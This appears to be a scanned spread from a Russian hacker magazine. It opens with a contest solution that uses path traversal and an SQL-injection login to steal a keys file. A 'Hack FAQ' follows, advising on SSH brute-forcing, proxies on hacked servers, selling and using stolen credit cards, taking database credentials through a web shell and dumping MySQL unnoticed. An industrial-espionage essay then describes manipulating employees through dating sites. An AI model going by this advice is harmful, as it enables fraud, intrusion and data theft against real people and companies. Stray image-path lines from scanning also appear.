Помнишь счетчик посещений на главной странице? Это картинка visit.php?dir=&img=visit.png. Когда заходишь на страницу первый раз, скрипт добавляет «.» перед именем картинки и напрямую выводит ее контент. Что получится, если мы натянем на браузер прокси и вызовем visit.php?dir=downloads/&img=htpasswd? Верно, получим /downloads/.htpasswd, который брутим по алгоритму md5. Когда компьютер выдумает верный пароль, мы сможем использовать его, чтобы скачать клиент. Но с клиентом нас поджидает облом, так как без лицензионного ключа прога пахать не будет. Ну и пусть, все равно можно и без него обойтись. Просто сканим порты на серваке, находим 79-й порт и телнетимся к нему. Только вот непонятно, какие команды надо вводить, чтобы демон не ругался. Одну команду берем из ресурсов проги-клиента, другую — со скриншота. Итого две команды: «connect p2p» и «post file d:\private\keys». До остальных допираем сами, кнопки в проге — подсказки. В общем, чтобы украсть файл, нужно вводить примерно следующие команды:

```
Connect p2p
Login a;' or login='sosiska
Post file d:\private\keys
Get file d:\private\keys
```

Обрати внимание, что во второй строчке находится mysql-injection. Если ты выполнил все правильно, файл с ключами — у тебя в руках. Первым конкурс прошел Дмитрий «xbid». Вручаем счастливцу крутую видяху MSI NX6800GS.



СТРОЙКОВ ЛЕОНИД АКА R0ID
/ R0ID@BK.RU /

Hack FAQ

r0id@bk.ru

FUCK OFF!... i'm mixing

Q: Испробовал много брутфорсов, но ни один из них не хочет перебирать пароли по SSH. Написано, что в Hydra такая возможность есть, но при запуске переборщика он ругается на какой-то модуль. Что посоветуешь?

A: Ответ очевиден: поставить этот модуль :). На самом деле, чтобы переборщик не ругался, надо установить библиотеку libssh (http://0xbadc0de.be/libssh/libssh-0.11.tgz), а затем при конфигурации Гидры добавить флаг --enable-libssh. Стартуем по-новому и видим, что все работает как надо!

Q: Начал писать свой собственный движок на PHP. Все нормально, но при изменении значений некоторых параметров скрипт сильно ругается. Кроме раскрытия установочных путей, это ничем не грозит, однако все же хочется, чтобы движок работал идеально. Можно ли как-нибудь отключить контроль ошибок в PHP?

A: Чтобы включить отображение ошибок, в файле php.ini необходимо найти параметр error_reporting и изменить его значение на E_ALL. Функция error_reporting устанавливает уровень отображения ошибок. Если в качестве параметра указать E_ALL, то будут отображаться все предупреждения и сообщения. Чтобы отключить сообщения в конкретном сценарии, нужно написать в его начале следующую строку: error_reporting(E_ALL - (E_NOTICE + E_WARNING));

Если требуется изменить уровень отображения ошибок для всего сервера, то следует отредактировать одноименный параметр в файле php.ini. В этом же файле можно найти возможные варианты уровней. В случае, когда тебе необходимо, чтобы конкретная функция не отображала ошибок, перед ее именем нужно поставить символ @, например @fopen(). Хочу сразу сказать, что в готовом движке не должно быть никаких сообщений об ошибках, так как это существенно упрощает работу атакующих.

Q: В последнее время в сети появилось много кидал. Некоторые из моих знакомых пострадали. Как обезопасить себя от «кидков»?

A: Данный вопрос волнует почти всех, кто так или иначе работает в сети. Бывает, что пытаются кинуть не на деньги, а на товар (картон, аккаунты и т.д.). Как защитить себя? Во-первых, старайся работать с проверенными людьми, создавай свою клиентуру с сотрудничеством на постоянной основе. Во-вторых, не пренебрегай услугами гаранта. Как правило, сделки до $500 идут под 5-7%, а свыше $500 — под 3%, на некоторых закрытых форумах услуги гаранта предоставляются под совсем низкий процент — менее 3%. Так что выбирай и помни: скупой платит дважды. Кроме того, если ты не уверен в клиенте/партнере, то можешь пробить его ник/асю по базе рипперов. Хорошая онлайн-база кидал — www.kidala.info. Есть и специальный icq-бот (455506). В своей мессаге достаточно указать интересующую тебя асю или ник, после чего бот вернет ответ. Ну а если так получилось, что тебя все же кинули, то обязательно добавь риппера в базу кидал — этим ты предупредишь других людей.

Так что будь осторожен и внимателен. Удачной работы!

Q: Анонимность в сети для меня является одним из основных вопросов. Но после нескольких случаев с утечкой логов на крупных сокс-сервисах я стал реально опасаться за свою безопасность. Один из моих знакомых, сказал, что лучший вариант — поднять собственный сокс/впн на поломанном сервере. Расскажи подробнее.

A: Вполне понимаю твои опасения. Доверять можно только себе. Поэтому действительно хороший вариант — поднятие собственного сокса. Тем более что сделать это не так уж и трудно. Тебе будет нужен шелл (хватит даже минимальных прав) и софт. Рекомендую использовать bouncer или 3proxy. Первый существует в трех версиях: под Windows, Linux и FreeBSD. Bouncer не нужно компилировать — это готовый бинарник, он не требует специальных привилегий на сервере, кроме открытия порта, а все параметры запуска предельно понятны. Я сам использую данную софтину на нескольких серверах и полностью ей доволен. 3proxy ты можешь найти на security.nnov.ru, там же находится и хелп. Данная программа требует компиляции и обладает достаточно большим количеством настроек. Запись логов можно отключить, указав, например, /dev/null.

Q: Раньше при взломе использовал www.domainsdb.net для просмотра доменов, находящихся на сервере хостера. Сейчас сервис недоступен. Не знаю, что и делать. Есть ли альтернатива domainsdb.net?

A: Увы, но сервис действительно закрыт. Причина столь безрадостного события мне не известна. Но подозреваю, что кому-то проект явно мешал. На данный момент существует аналог ресурса — www.domaintools.com. После регистрации там доступна функция реверса IP, которая позволяет просмотреть список сайтов, принадлежащих определенному IP-адресу. Кроме того, если верить слухам, то одна из андерграунд-команд собирается создать свой аналогичный сервис. Подробности пока не ясны, но, возможно, появится достойная замена domainsdb.net.

Q: У меня постоянная проблема: сливаю какой-нибудь сплоит, например, с securitylab.ru или с сайтов хак-групп, но он отказывается работать! Делаю все правильно, запускаю с нужными параметрами, но постоянно появляются ошибки. Что я делаю не так?

A: Очень распространенная проблема среди новичков. Причин может быть несколько, поэтому обо всем по порядку.

1. Возможно, ты слил не сам сплоит, а его фейк (подделку). Увы, но такие случаи нередки. Бывает так, что продают якобы 0day exploits, а на самом деле — это всего лишь его фейк. Как защитить себя от кидал, читай выше. Но иногда на сайтах хак-групп появляются «сенсационные» сплоиты (на самом деле — фейки). Как правило, это делается с целью повышения авторитета команды, хотя обман достаточно быстро раскрывается. Так что смотри, откуда ты берешь сплоит.

2. Следующая возможная причина — ошибки в коде эксплоита. Здесь может быть два варианта: либо это случайные ошибки, допущенные в силу форс-мажорных обстоятельств, либо — намеренные, созданные программистами с целью ограничить число людей, использующих сплоит. Для примера рассмотрим эксплоит под форум IPB <= 2.1.4. В его коде была сделана ошибка, о которой в «Хакере» уже писали. Необходимо было лишь правильно объявить переменную — и сплоит становился пригоден к использованию. Одним словом, «защита от дурака», которых сейчас хватает.

3. Еще один источник проблем — недописанный сорец сплоита. У многих команд существуют свои наработки, которыми они время от времени делятся с общественностью. Если ты слил именно сырую версию эксплоита, то можешь или доработать ее сам, или подождать, пока выйдет официальный релиз.

Я перечислил самые распространенные причины. Но хотел бы сказать, что не стоит опускаться до уровня скрипткидисов, зацикливаясь на использовании чужих сплоитов. Ищи уязвимости сам, пиши свои релизы, а главное — думай, прежде чем что-либо делать. Удачи!

Q: Планирую заняться изготовлением эмулятора для таксофона, но слышал от знакомых, что в автоматах встраивают хитрую защиту на предмет вывода проводов из картоприемника. Правда ли это?

A: На 100% утверждать не могу, но пару лет назад я паял эмулятор — и тогда таксофон кушал карточку за милую душу. Да и сейчас защиты, скорее всего, нет, потому как происходило бы незапланированное срабатывание, например, на наручные часы или мобильный телефон, в котором ты ищешь номер. Кстати, могу тебе посоветовать заглянуть в сообщество http://community.livejournal.com/ru_radio_electr, где можно почерпнуть много информации по теме и задать интересующие тебя вопросы. Конкретно описание таксофонного эмулятора находится тут: http://community.livejournal.com/ru_radio_electr/6288.html.

Q: Совершенно случайно нашел базу кредитных карт одного буржуйского интернет-магазина. Что примечательно, карты пока не просрочены. Что с ними можно сделать?

A: Самое лучшее решение — удалить :). Ибо кардинг — это плохо и наказуемо. А вообще, можно продать базу за неплохие деньги (если она большая) распространителям картона (их ищи на соответствующих форумах). Еще можно самому вбить картон для покупки какого-нибудь товара или софта в интернет-магазах. Но предварительно рекомендую проверить карту на валидность. Это делается при помощи специальных сервисов или на обычном порносайте, который предоставит логин и пароль при правильных данных.

Q: Недавно получил веб-шелл на одном из серверов. Права — nobody, но часть директорий доступна для чтения. Очень хочется взглянуть на БД, но нет ни логина, ни пасса. Пароли от фтп не подходят. Что делать?

A: Искать логин и пароль к базе. Если на чтение доступны директории пользователей и хватает прав на чтение файлов — ищи файлы такого типа: config.php, config.pl, conf.php, db.php, auth.php, login.pl и т.д. Из них можно почерпнуть информацию для доступа к БД, например:

```
db_host = localhost
db_user = user
db_name = data_base_user
db_password = qwerty
```


То есть логин — user, пароль — qwerty, хост — localhost, база — data_base_user. Коннектишься и делаешь дамп базы data_base_user. Если тебе повезет, то, возможно, твоих прав хватит на просмотр всех баз. Что делать в этом случае, я думаю, ты разберешься.

Q: А что делать, если у меня есть рут, но нет доступа к MySQL? Как мне получить все базы?

A: Есть два пути: либо ты сливаешь все data-файлы нужных тебе баз (например, из /usr/lib/mysql/data), ставишь на своем шелле MySQL, заливаешь в свой data-каталог украденные базы и смотришь их через собственный клиент. Однако версия твоей и удаленной СУБД должна совпадать. Второй путь проще, и мы не раз писали его реализацию: убиваешь MySQLD и запускаешь снова с параметром --skip-grant-tables. Затем сливаешь добро mysqldump'ом, войдя под root'ом без пароля, и перезапускаешь процесс в обычном режиме. Этот прием целесообразно делать глубокой ночью и в отсутствие бдящих администраторов :).

Q: Меня заразили трояном, и я никак не могу от него избавиться :(. Трой находится в файле c:\windows\system\ntkernel32.exe, и я не могу его удалить. Ни антивирус, ни попытки убить вирь в Safe Mode проблему не решили. Винду сносить тоже не хочется. Что можешь посоветовать?

A: Вирмейкеры стали умнее и защищают свои троянчики самими изощренными способами. Но мы тоже не лыком шиты. Во-первых, попробуй переименовать файл или записать в него любой мусор. Если удастся — активность вируса пропадет (возможно, после перезагрузки ты сможешь и удалить его). Не получается? Тогда грузись с установочного диска в консоль и удаляй оттуда. Если даже и это не выходит — приобрети Live CD любого Linux-дистрибутива, загрузи его, примонтируй Win-систему — и навсегда распрощаешься с заразой!



КРИС КАСПЕРСКИ

Техника промышленного шпионажа

МЕТОДЫ ДОБЫЧИ СЛУЖЕБНОЙ ИНФОРМАЦИИ

ПРОМЫШЛЕННЫЙ ШПИОНАЖ СУЩЕСТВУЕТ — ЭТО ФАКТ. И ЗАНИМАЮТСЯ ИМ НЕ ТОЛЬКО (И НЕ СТОЛЬКО) КРАСАВЧИКИ ВРОДЕ ДЖЕЙМСА БОНДА, НО И ПРОСТЫЕ ХАКЕРЫ, ПРАКТИЧЕСКИ НИКОГДА НЕ ВЫХОДЯЩИЕ ИЗ ДОМА И ВСЕ ДЕЙСТВИЯ ОСУЩЕСТВЛЯЮЩИЕ ЧЕРЕЗ СЕТЬ. ИНОГДА — ИЗ ЛЮБОПЫТСТВА, ИНОГДА — ИЗ НЕОБХОДИМОСТИ ИЛИ ЖЕЛАНИЯ ПОДЗАРАБОТАТЬ. СТАТЬ ШПИОНОМ МОЖЕТ КАЖДЫЙ, ПРИЧЕМ СОВЕРШЕННО НА ЗАКОННЫХ ОСНОВАНИЯХ!


Мир очень сильно изменился за последний десяток лет, а вместе с ним изменились цели и задачи промышленного шпионажа. Уже никто не делает секрета из сроков выхода новых продуктов или их потребительских характеристик, как это было во времена ранней молодости MS-DOS, разработчикам которой так и не позволили увидеть прототип IBM PC.

Допустим, шпионы смогли выкрасть весь комплект документации или хотя бы сам образец, но... что с ним делать? Без соответствующей инфраструктуры и «носителей знаний» — инженеров, держащих в голове все детали проекта, — это просто кипы бумаги и груда металла, на разбор которого уйдет практически столько же времени, сколько на независимую разработку. Шпионаж и переход на копирование западных технологий в конечном счете привел к развалу отечественной вычислительной техники, ведь даже если выкрасть самый передовой образец, то за время «проектирования наоборот» чужая инженерная мысль уйдет далеко вперед, а мы останемся с носом :). К тому же в СССР все украденное у Запада считалось общенародным достоянием, и на патенты никто не обращал внимания.

О патентах, корпорациях и NDA

Сейчас же влияние американских корпораций на весь прилагающий к ним мир таково, что выпускать продукцию, уклоняясь от лицензирования патентованных технологий, можно только в китайском подвале, да и то лишь до того момента, пока правообладатель не составит исковое заявление в суд, что полностью обессмысливает промышленный шпионаж, поскольку суть патентования заключается в раскрытии технологии в обмен на монопольное право владения. То есть, если технология не запатентована и удерживается в секрете, всякий кому удастся ее раздобыть (например, путем шпионажа или обратного проектирования) может беспрепятственно пользоваться ею. Напротив, если технология запатентована, то она доступна для ознакомления всем желающим (для этого даже не придется ничего платить — тексты патентов свободно выложены в сети). Но... любая форма практического применения (не важно коммерческая или нет) требует наличия лицензии от владельца патента, который в праве запросить за нее любые деньги или просто отказать в лицензировании по «политическим» или маркетинговым соображениям.

Все, что не патентуется (например, исходные тексты программ) может быть получено под NDA (аналог нашей «подписки о неразглашении»), легкость получения которой просто поражает





и, по сути, представляет чисто формальную процедуру. Было бы большим заблуждением считать, что исходные тексты Windows представляют огромную тайну, тщательно охраняемую Microsoft. Если Microsoft что-то и охраняет, так это распространение, а отнюдь не разглашение. Получить доступ к исходным текстам через NDA — вполне реально. Достаточно вспомнить компанию VMWare, через дырявый сервер которой произошла утечка. Благодаря этому стечению обстоятельств код Windows 2000 стал доступен всем желающим. Как бы там ни было, прибегать к помощи Джеймса Бонда для этого совершенно не обязательно. Легальные пути быстрее, эффективнее и надежнее, во всяком случае, в теории дела обстоят именно так. А вот что нам преподносит реальность...

Представим себе сотрудника ремонтной мастерской, озабоченного поиском принципиальной схемы нового телевизора фирмы Sony или программиста, разрабатывающего драйвер для видеокарт производства ATI под LINUX. И хотя ни сервисная документация на телевизор, ни техническая спецификация на видеокарту сами по себе секретом не являются, получение их через официальные каналы упирается в бюрократические проволочки, зачастую отнимая гораздо больше времени и усилий, чем обратное проектирование. Логически, Sony заинтересована в том, чтобы продать как можно больше телевизоров (а для этого нужно, чтобы их умели ремонтировать, иначе от них откажутся как покупатели, так и продавцы). ATI заинтересована в том, чтобы продать как можно больше видеокарт, и, хотя она упорно игнорирует существование LINUX, не желая вкладывать деньги в разработку драйверов, глупо упускать возможность, мешая создавать драйвера другим. Люди, стоящие у руля, это прекрасно понимают, но раздачей спецификаций занимаются не они, а добиться чего-то от клерков — практически безнадежное дело. То есть через NDA получить спецификации вполне возможно, только зачем они нам нужны с NDA?

Потребность в промышленном шпионаже, которая существенно снизилась на «высоком корпоративном уровне», осталась актуальной для отдельных лиц и небольших компаний. И вот о ней-то мы и будем говорить!


Существует не так уж много способов промышленного шпионажа, реализуемых через сеть, и они далеко не так эффективны, как разведчики типа Штирлица, но с вышеописанными задачами вполне справляются, не вызывая никаких конфликтов с законом, что делает их вдвойне опаснее!

Крепость берут изнутри

Корпоративная политика — это лишь видимая часть огромной машины, приводимой в движение обыкновенными людьми, которые общаются друг с другом, обсуждают технические проблемы или просто болтают на разные темы, посылая куда подальше секретность и прочие правила, диктуемые уставом компании. Многие задачи решаются совместными усилиями инженеров, работающих в соседних или даже конкурирующих компаниях. Практика показывает, что конкуренция внутри компании зачастую намного сильнее, чем вне ее. Типичная ситуация: инженеру поручили задачу, с которой он справиться оказался не в состоянии. Признаться в этом — означает признать собственную некомпетентность. Обратиться за помощью к коллегам — так ведь один хрен они помогут, а если и помогут, то только ценой продвижения своей карьеры за счет других. Как говорится, не имей сто рублей, а имей сто друзей, пускай даже работающих на другом континенте и знакомых заочно по сети. Все равно любой инженер, так или иначе, со временем обрастает сетевыми знакомствами. Даже если он не сжигает время на форумах, то, по крайней мере, читает техническую литературу — книги и статьи, — а там, как правило, стоит e-mail.

Конечно, люди встречаются самые разные. Есть среди них и щедрые, и скупые, и просто козлы, из которых ни грамма полезной информации не выдавишь. Но найти демократично настроенного человека, увлеченного своим делом и ставящего дружбу превыше интересов компании, — нетрудно. Конечно, наивно надеяться, что кто-то запросто так может передать полный комплект исходных текстов (документации, принципиальных схем), хотя бы уже потому, что существует такое понятие, как разграничение доступа, и каждый работает только с теми частями проекта, в которые его «посвятили». Иначе наступит полный бардак, и любой обиженный сотрудник сможет завалить всю компанию.

Арабы в таких случаях говорят: «Хочешь пробраться к сановнику — сдружись с привратником». За неимением привратника сойдет и системный администратор. Случай из личной жизни. Потребовалось мне как-то раздобыть документацию на одно оборудование, которая отдавалась только под NDA и только компаниям-членам. Быть членом в мои планы не входило, поэтому пришлось ограничиться перепиской с системным администратором, на которого я вышел через других сотрудников компании — с ними познакомился через публичные адреса, висящие на сайте. Администратор (как и положено) был неразговорчив и мрачен, как облака, предвещающие шквал (см. «Предсказание погоды по местным признакам», выложенную на моем ftp). Дело было совсем не в неразделенной любви, а в регулярно падающей NT. Как известно, в последних Service Pack был ужесточен контроль за ошибками, и освобождение уже освобожденной памяти, ранее сходившее драйверам с рук, теперь стало вызывать выпадения в BSOD. И ведь для нашего же с вами блага! Microsoft посчитала, что лучше остановить систему, чем позволить драйверу хими-



Рабочее место типичного хакера, занимающегося промышленным шпионажем





чить с памятью! Вся проблема в том, что этот драйвер управлял сложным аппаратным комплексом, срок технической поддержки на который уже давно истек, и все, что мог предложить его поставщик, — это купить новый аппаратный комплекс вместе с новой версией драйвера. Стоимость последнего была весьма немалой, к тому же он был несовместим с некоторым используемым оборудованием.

Отказ от установки Service Pack'а решал проблему BSOD, но оставлял не заткнутыми многие дыры, для которых «индивидуальных» заплаток не существовало, точнее, эти заплатки влекли за собой зависимости, приводящие к смене ядра ОС и установке обновленной версии с ужесточенным контролем. Служба поддержки Microsoft только пожимала плечами — мол, кого волнуют чужие проблемы, — и перекладывала всю ответственность на разработчиков драйвера, вина которых была очевидной и неоспоримой, но это не было решением проблемы. Голубые экраны смерти продолжались, компания терпела убытки, администратор получал шишки и... тут на сцене появился я :).

Для меня, как для хакера, решение было очевидным. Дизассемблировать ядро, найти то место, где производится проверка освобождения уже освобожденной памяти (а найти его очень просто — по перекрестным ссылкам к функции KeBugChekEx, вызываемой с соответствующим STOP-кодом), и слегка пропатчить ядро, предварительно отключив защиту от записи, путем сброса бита WriteProtect в регистр CR0. Я просто предложил несчастному администратору переслать по почте его NTKRNLOS.EXE — и буквально через несколько минут выслал «исправленный» вариант. И нет! Никакой заразы, никакого малваре, похищающего пароли, я туда не вписал. Вместо этого просто попросил свести с людьми, которые могли бы помочь с документацией. Вот и все!

Вы думаете, что коррупция существует только в нашей стране и что, например, в Азии не крадут и не берут взяток? Напротив, там это делают все, нисколько не стесняясь. Вот только одна история, рассказанная сотрудником той же компании: «При постройке нового цеха, проектировщики запросили у метеорологов среднегодовую температуру по Таиланду. На основании полученных данных была спроектирована, изготовлена и установлена система кондиционирования и вентиляции. И все бы ничего, но в «среднегодовой» и «среднетиповой» температуре обнаружился значительный разрыв, особенно хорошо заметный в летнюю жару. Стали искать виновных. Метеорологи отмазались сразу — мол, что нас спросили, то мы и ответили, — а проектировщики упирали на то, что ни хрена не разбираются в метеорологических терминах и просто не знают, как, «по науке», называется, то, что они имели в виду. Дело кончилось тем, что проектировщиков уволили, а систему кондиционирования демонтировали, перепроектировали и смонтировали заново. Вся соль в том, что первая система существовала только на бумаге, а стоимость фиктивных работ по изготовлению/монтажу/демонтажу вы себе представляете? Там многим поживиться хватило! Но мы отвлеклись. Вернемся к нашим баранам.

В каждой фирме имеется огромная техническая библиотека, содержащая до фига всего интересного: как документацию на свои собственные разработки, так и обширную справочную литературу, ставшую уже библиографической редкостью. Тем не менее, раздобыть ее очень просто — достаточно уломать одного из сотрудников компании пойти туда и чего-то скопировать. Как правило, эта просьба удовлетворяется, и хотя, с точки зрения руководства, является грубым нарушением, ставить руководство в известность никто не собирается. Как вариант, можно сдружиться с отделом верстки любого крупного издательства, бесплатно получая электронные копии новых книг, которые твои друзья тебе беспрепятственно вышлют, если будут знать, что дальше тебя они никуда не пойдут.

Закрытую техническую документацию можно получить через NDA, только обращаться за этим надо не через официальные каналы, а через знакомых внутри компании, которые посоветуют, к кому лучше всего обратиться по данному вопросу. Как уже говорилось выше, в современном мире технологии защищаются не секретами, а патентами, и закрытая документация легко отдается под NDA, если, конечно, действовать не через адреса менеджеров, вывешенных на сайте, — те и так перегружены





Правка KTOSKRNL.EXE в soft-ice

работой. Лишняя возня им совсем ни к чему. Гораздо проще ответить отказом, чем ввязываться в бюрократическую волокиту. И ведь их можно понять — к любому замку можно подобрать ключ.

Поговорим теперь о незаконных способах. Не для того, чтобы применять, а просто, чтобы знать о них (как говорится, тот, кто предупрежден, вооружен). На первом месте, как водится, стоят удаленные атаки. Современные системы дырявы, администраторы необразованы и/или ленивы, так почему бы хакерам и не процветать? Опять этот пресловутый человеческий фактор, позволяющий проникнуть в корпоративную сеть без изощренных методов. Простого письма с вложением, направленного в службу поддержки, обычно оказывается вполне достаточно, особенно если там сидят девочки, набранные по объявлению. Писать от имени big-boss'а совершенно не обязательно. Лучше притвориться ничего не понимающим лосем, желающим купить дорогостоящий продукт, если только ему объяснят, зачем он нужен. Ведь, образно говоря, Windows Server в миску не положишь. И проблем она создает столько, что не помогает даже вазелин. Ой! О чем это я? Ах да! Прежде чем войти, подумай, как выйти (с) башкирская сказка. Стоит прислушаться к башковитым обитателям Южного Урала, тем более что похожая поговорка есть и у арабов: не открывай дверь, которую ты не в силах закрыть. Короче! Перелезть через брандмауэр намного проще, чем вылезти потом обратно. Если вы не вступите в горшок с медом (он же honey-pot), то разбудите Цербера (в смысле систему обнаружения вторжений), после чего останется только молиться на proxy — чтобы не выдал истинный IP-адрес, ведь многие «анонимные» proxy его выдают. Кроме того, даже оставшись незамеченным, далеко не всегда можно сориентироваться в корпоративной сети и утащить что-то конкретное. Но, если Аллах закрывает одну дверь, он открывает тысячу других, посылая нам проводника. А еще лучше — проводницу. Такую симпатичную, хорошую проводницу. Весь вопрос в том, где эту красавицу найти? Если публичные адреса на web-сайте не помогут, тогда начинаем рыскать на разных службах знакомств, делая веерные рассылки писем-на-которые-нельзя-не-ответить и определяя их принадлежность по IP-адресам в заголовках, поскольку большинство барышень пишет со служебного компьютера в служебное время. Это, кстати говоря, легко позволяет определить их географическую принадлежность, особенно в свете того факта, что первым делом, по приходу на работу, проверяется почта, а затем уже все остальное (про часовые пояса не забываем: они _очень_ богатую информацию несут).

Влюбленная девушка способна на многое. И нужно быть гадом, чтобы толкнуть ее на служебное преступление. Но ведь толкают же, шакалы позорные, после чего растворяются в сети, как утренний туман.

